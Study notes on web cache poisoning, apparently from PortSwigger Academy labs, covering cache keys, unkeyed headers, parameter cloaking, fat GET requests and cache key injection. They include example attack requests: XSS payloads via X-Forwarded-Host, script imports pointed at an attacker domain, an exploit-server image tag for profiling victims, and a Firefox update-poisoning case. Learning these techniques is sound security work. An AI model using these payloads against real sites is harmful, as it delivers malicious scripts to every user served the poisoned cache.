**Notes:**

- Pay attention to **\r\n\r\n** at the end of the request


- Responses containing **Set-Cookie** headers are not cacheable on the site. Reload the site to generate a new request, which should have a session cookie already set.

- Set the filter in Target to see the JSON files

- If loading json from the exploiting server, add the header **Access-Control-Allow-Origin: \*** to enable CORS

What is web cache poisoning?

Attaker makes a harmfull HTTP response cached und served to a victim.



Cache key

Cache key is a subset of the request’s components, normally request line and Host header.

Requests with the same cache key are considered equivalent.

Try adding random input, it is keyed if:

- inputs are reflected in response

- entirely different responses

Add cache-buster to request line: e.g. ?**abc=123**

Accept-Encoding: gzip, deflate, **cachebuster**

Accept: \*/\*, text/**cachebuster**

**Cookie**: **cachebuster=1**

Origin: [https://**cachebuster**.vulnerable-website.com](https://cachebuster.vulnerable-website.com)

**Use param Miner** to automatically add cache-buster**. Turn off when delivering attack.**

### **Identify a suitable cache oracle**

- **X-Cache, Age, Cache-Control** headers in Response

- changes to dynamic content

- distinct response time

Akamai-based websites may support the header **Pragma: (akamai-)x-get-cache-key** to display the cache key in the response headers:

GET /?param=1 HTTP/1.1

Host: innocent-website.com

**Pragma: akamai-x-get-cache-key**

HTTP/1.1 200 OK

X-Cache-Key: innocent-website.com/?param=1

Don't let the **'Cache Control: no-cache**' header dissuade you – it's always better to attempt an attack than assume it won't work. You can verify first by sending the request with the malicious header, then resending the request without the malicious header, and finally fetching the URL directly in a browser on a different machine

Identify and evaluate unkeyed inputs

Malicous payloads are put in unkeyed components: normally headers (**X-Forwarded-Host, X-Forwarded-Scheme, X-Forwarded-Proto, X-Host, X-Original-URL, X-Rewrite-URL**) and cookies.

Use **Param Miner** to find unkeyed headers: “Guess everything”.

## **Using web cache poisoning to deliver an**[**XSS**](https://portswigger.net/web-security/cross-site-scripting)**attack**

**Consider:**

GET /en?region=uk HTTP/1.1

Host: innocent-website.com

**X-Forwarded-Host: innocent-website.co.uk**

HTTP/1.1 200 OK

Cache-Control: public

<meta property="og:image" content="https://**innocent-website.co.uk**/cms/social.png" />

**Attack:**

GET /en?region=uk HTTP/1.1

Host: innocent-website.com

X-Forwarded-Host: **a."><script>alert(1)</script>"**

HTTP/1.1 200 OK

Cache-Control: public

<meta property="og:image" content="https://**a."><script>alert(1)</script>"**/cms/social.png" />

If this response gets cached, all users who visit /en?region=uk will be served the malicous payload.

* **Check if the input is reflected.**

## **Using web cache poisoning to exploit unsafe handling of resource imports**

Some websites use unkeyed headers to dynamically generate URLs for importing resources. If they are used for loading JavaScripts, we can make them point to Javascripts on our malicious domain:

GET / HTTP/1.1

Host: innocent-website.com

**X-Forwarded-Host: evil-user.net**

User-Agent: Mozilla/5.0 Firefox/57.0

HTTP/1.1 200 OK

<script src="https://**evil-user.net**/static/analytics.js"></script>

If loading Images, we can execute direct XSS.

## **Using web cache poisoning to exploit cookie-handling vulnerabilities (x)**

Cookies are normally not cached. Check if their values are reflected. If yes, deliver XSS.

## **Using multiple headers to exploit web cache poisoning vulnerabilities**

Consider a website requiring secure communication using HTTPS. If a request uses HTTP, the website generates a redirect to HTTPS:

GET /random HTTP/1.1

Host: innocent-site.com

**X-Forwarded-Proto: http**

HTTP/1.1 301 moved permanently

Location: [**https**://innocent-site.com/random](https://innocent-site.com/random)

Pay attention to the **loaded resources** (**Javascripts**), those can also be cached.

### **Vary header**

The Vary header specifies a list of additional headers that should be treated as part of the cache key even if they are normally unkeyed.For example: if we specify that the User-Agent header should be keyed, we can target a specific subset of users, not all.

**Find User-Agent of victim using XSS:** <img src="https://exploit-server.net/abc" />

## **Using web cache poisoning to exploit DOM-based vulnerabilities**

We could poison the cache with a response that imports a JSON file containing the following payload:

{"someProperty" : "<svg onload=alert(1)>"}

If the website then passes the value of this property into a sink, the payload would be executed.

If loading json from the exploiting server, add the header **Access-Control-Allow-Origin: \*** to enable CORS

## **Cache key flaws**

Many websites/CDNs perform various transformations on keyed components when they are saved in the cache key:

* Excluding the query string
* Filtering out specific query parameters
* Normalizing input in keyed components

### **Unkeyed port**

Some caching systems will parse the header and exclude the port from the cache key.

Consider a website redirecting users to a region-specific page, by using the **Host** header to dynamically generate the **Location** header in the response:

GET / HTTP/1.1

Host: vulnerable-website.com

HTTP/1.1 302 Moved Permanently

Location: https://vulnerable-website.com/en

Cache-Status: miss

Test if port is excluded from the cache key:

GET / HTTP/1.1

Host: vulnerable-website.com:**1337**

HTTP/1.1 302 Moved Permanently

Location: https://vulnerable-website.com:1337/en

Cache-Status: **miss**

--------------------------------------------------------------------------------------------------------------------------

GET / HTTP/1.1

Host: vulnerable-website.com

HTTP/1.1 302 Moved Permanently

Location: https://vulnerable-website.com:1337/en

Cache-Status: **hit**

=> The port is excluded from the cache key

### **Unkeyed query string (x)**

One of the most common cache-key transformations is to **exclude the entire query string.**

Observe how changing a parameter value influences the response. We can also add a **made-up** query parameter.

If the query string is unkeyed, most of the time we would receive an unchanged response, regardless of any parameters we add.

Test with **Pragma: x-get-cache-key** header to determine whether query string is cached.

If an unkeyed query string is reflected in response => XSS

### **Unkeyed query parameters (x)**

Some websites exclude specific query parameters.

**utm\_content** is a good candidate to check. We can also add a **made-up** query parameter

### **Cache parameter cloaking**

The de facto standard is that a parameter will either be preceded by a question mark (?), if it's the first one in the query string, or an ampersand (&). Some poorly written parsing algorithms will treat any ? as the start of a new parameter, regardless of whether it's the first one or not.

Consider the following request:GET /?example=123?**excluded\_param**=bad-stuff-here

The cache would identify two parameters and exclude the second one from the cache key. However, the server doesn't accept the second ? as a delimiter and instead only sees one parameter, example, whose value is the entire rest of the query string, including our payload.

#### **Exploiting parameter parsing quirks**

Consider the following request: GET /?keyed\_param=abc&**excluded\_param**=123;keyed\_param=bad-stuff-here

Many caches will interpret this as two parameters, delimited by the ampersand:

1. keyed\_param=abc
2. excluded\_param=123;keyed\_param=bad-stuff-here

Once the parsing algorithm removes the excluded\_param, the cache key will only contain keyed\_param=abc. On the back-end, however, Ruby on Rails sees the semicolon and splits the query string into three separate parameters:

1. keyed\_param=abc
2. excluded\_param=123
3. keyed\_param=bad-stuff-here

If the application gives precedence to the latter occurrence of keyed\_param, it will process our malicious payload.

If a website is using JSONP to make a cross-domain request, this will often contain a callback parameter (**search for it in Target**) to execute a given function on the returned data: GET /jsonp?callback=innocentFunction

We could use these techniques to override the expected callback function and execute arbitrary JavaScript.

#### **Exploiting fat GET support**

In select cases, the HTTP method may not be keyed. This might allow us to poison the cache with a **POST request containing a malicious payload in the body**.

We can achieve a similar effect by simply **adding a body to a GET request** to create a "fat" GET request:

GET /?param=innocent HTTP/1.1

…

param=bad-stuff-here

The cache key would be based on the request line, but the server-side value of the parameter could be taken from the body.

If the website does not accept GET requests that have a body, there are potential workarounds:

GET /?param=innocent HTTP/1.1

Host: innocent-website.com

**X-HTTP-Method-Override: POST**

…

**param=bad-stuff-here**

### **Normalized cache keys**

Some caching implementations normalize keyed input when adding it to the cache key. Both of the following requests would have the same key:

GET /example?param="><test>

GET /example?param=%22%3e%3ctest%3e

If we send a malicious request using Burp Repeater, we can poison the cache with an **unencoded** XSS payload. When the victim visits the malicious URL, the payload will be URL-encoded by their browser, but it still has the same cache key as the malicious cached response.

Also **check for XSS in 404 Not Found**: try **non-existent path** like /<script>alert()</script>

Firefox periodically checks for browser updates by issuing a request to download.mozilla.org:

GET /?product=firefox-73.0.1-complete&os=osx&lang=en-GB&force=1 HTTP/1.1  
Host: download.mozilla.org  
  
HTTP/1.1 301 Found  
Location: <https://download-installer.cdn.mozilla.net/pub/..firefox-73.mar>

If you issue the update request with an encoded question mark, this will upset the back-end and result in a broken redirect:

GET /%3fproduct=firefox-73.0.1-complete&os=osx&lang=en-GB&force=1 HTTP/1.1  
Host: download.mozilla.org  
  
HTTP/1.1 301 Found  
Location: <https://www.mozilla.org/>

But thanks to nginx's URL-decode, it'll have the same cache key as a legitimate update request. So from that point onwards, Firefox will fail to update globally:

GET /?product=firefox-73.0.1-complete&os=osx&lang=en-GB&force=1 HTTP/1.1  
Host: download.mozilla.org  
  
HTTP/1.1 301 Found  
Location: <https://www.mozilla.org/>

### **Cache key injection**

Keyed components are often bundled together in a string to create the cache key. We can exploit this behavior to craft two different requests having the same cache key. The following example uses double-underscores to delimit different components in the cache key:

GET /path?param=123 HTTP/1.1

Origin: '-alert(1)-'\_\_

HTTP/1.1 200 OK

X-Cache-Key: /path?param=123\_\_Origin='-alert(1)-'\_\_

<script>…'-alert(1)-'…</script>

If we induce a victim user to visit the following URL, they would be served the poisoned response:

GET **/path?param=123\_\_Origin='-alert(1)-'\_\_** HTTP/1.1

HTTP/1.1 200 OK

X-Cache-Key: /path?param=123\_\_Origin='-alert(1)-'\_\_

X-Cache: hit

<script>…'-alert(1)-'…</script>